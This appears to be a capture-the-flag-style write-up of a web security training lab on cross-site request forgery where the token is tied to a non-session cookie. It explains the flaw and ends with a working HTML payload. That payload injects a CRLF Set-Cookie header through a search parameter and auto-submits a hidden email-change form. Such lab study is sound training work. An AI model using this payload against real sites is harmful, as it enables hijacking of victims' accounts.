TL;DR
Use both accounts to test swapping csrf parameters and headers, notice the session is indeed not tied to the mechanism.
Analyze the search request and notice the user-input is inserted in the server response, leading to a CRLF header injection. Leverage this vulnerability to forge a Request with your own csrfKey Header, setting it up for your target and then trigger a post request with the body csrf parameter and email.
Learning Material
Some applications do not validate that the token belongs to the same session as the user who is making the request. Instead, the application maintains a global pool of tokens that it has issued and accepts any token that appears in this pool.
In this situation, the attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack.
Lab
This lab’s email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren’t integrated into the site’s session handling system.
To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer’s email address.
You have two accounts on the application that you can use to help design your attack. The credentials are as follows:
wiener:petercarlos:montoya
Hint
You cannot register an email address that is already taken by another user. If you change your own email address while testing your exploit, make sure you use a different email address for the final exploit you deliver to the victim.
Write-up
Same initial methodology. Find the sensitive request, identify the parameters and start trying to exploit it.

This request was logged and sent so normally the csrf token should be consumed and invalid for any re-use. However, we might just be able to intercept the request, get the csrf token and never send it from our own session. If the server doesn’t link session to the csrf token, we might be able to use our own token to change someone else’s mail adress.
Important
In our context, the csrf is generated once per session and not once per request. Therefore we can simply use the two parameters we have once we’re able to supply them to the victim.

Sending the payload without cookies does not solve the challenge, so there is something missing here. We also didn’t use the 2nd account credentials, which we might be able to leverage using an other PwnFox container for each session. I can’t try to observe how does csrf parameters and cookies work on different session :

Using the csrf token on the body on a different session with a dissociate csrfKey Cookie results in a 400 response. This means the csrfKey is properly tied to the csrf parameter, and we need to find a way to inject both of them at the same time. So let’s take a step back and see what can we do without repeating the same exploitation routine from previous labs.
While testing every features, the comment posting show an other possibility for CSRF if we’re able to circumvent the token, but nothing new. HOWEVER, the search functionality isn’t here usually and the Request might not be interesting but the response is :

WHAT is that. This is clearly not a realistic thing*, especially setting a research result as a cookie based on user-input. The Set-Cookie Header clearly specify to use one Set-Cookie header per Cookie, so we need to add a CRLF and insert our csrfKey Cookie.
*It could happen for options like setting up language if not properly implemented actually.
The vulnerability should hold in 3 steps :
-
Retrieve the csrf values

-
Submit the vulnerable GET request thus making the server set the csrfKey cookie we held.
 *Using
 search=; seemed to not work directly. I found success using any value after it instead of blank.
- Submit the associated csrf token on updatemail POST request, which should be validated if the user session is indeed not tied to the csrf mechanism. The GET request should be sent first in our payload, followed by the POST request once the Cookie is set.
<html>
<body>
<form action="https://0a1d007004ca4793912efbb800350052.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="adiosto@carlos" />
<input type="hidden" name="csrf" value="qNlkAAWqYr1ZBRHowh0pBcLsdTvo6IUm" />
<input type="submit" value="Submit request" />
</form>
<img src="https://0a1d007004ca4793912efbb800350052.web-security-academy.net/?search=value%0d%0aSet-Cookie:%20csrfKey=hOSigAQvXmgY5J52AGUEGgVSn6IYzLLY%3b%20SameSite=None" onerror="document.forms[0].submit()">
</body>
</html>Make sure email was NEVER used
Even after changing the email of existing accounts, the payload only succeeded after putting a totally new value.
I’ve been using the carlos montoya account to make sure the Setting Cooking mechanism was properly used. The first try where unsuccessful and I wouldn’t have notice the root cause without observing the headers changes on the 2nd account as I tried.
Once you delivered the payload using the dedicated server, you’ve solved the lab !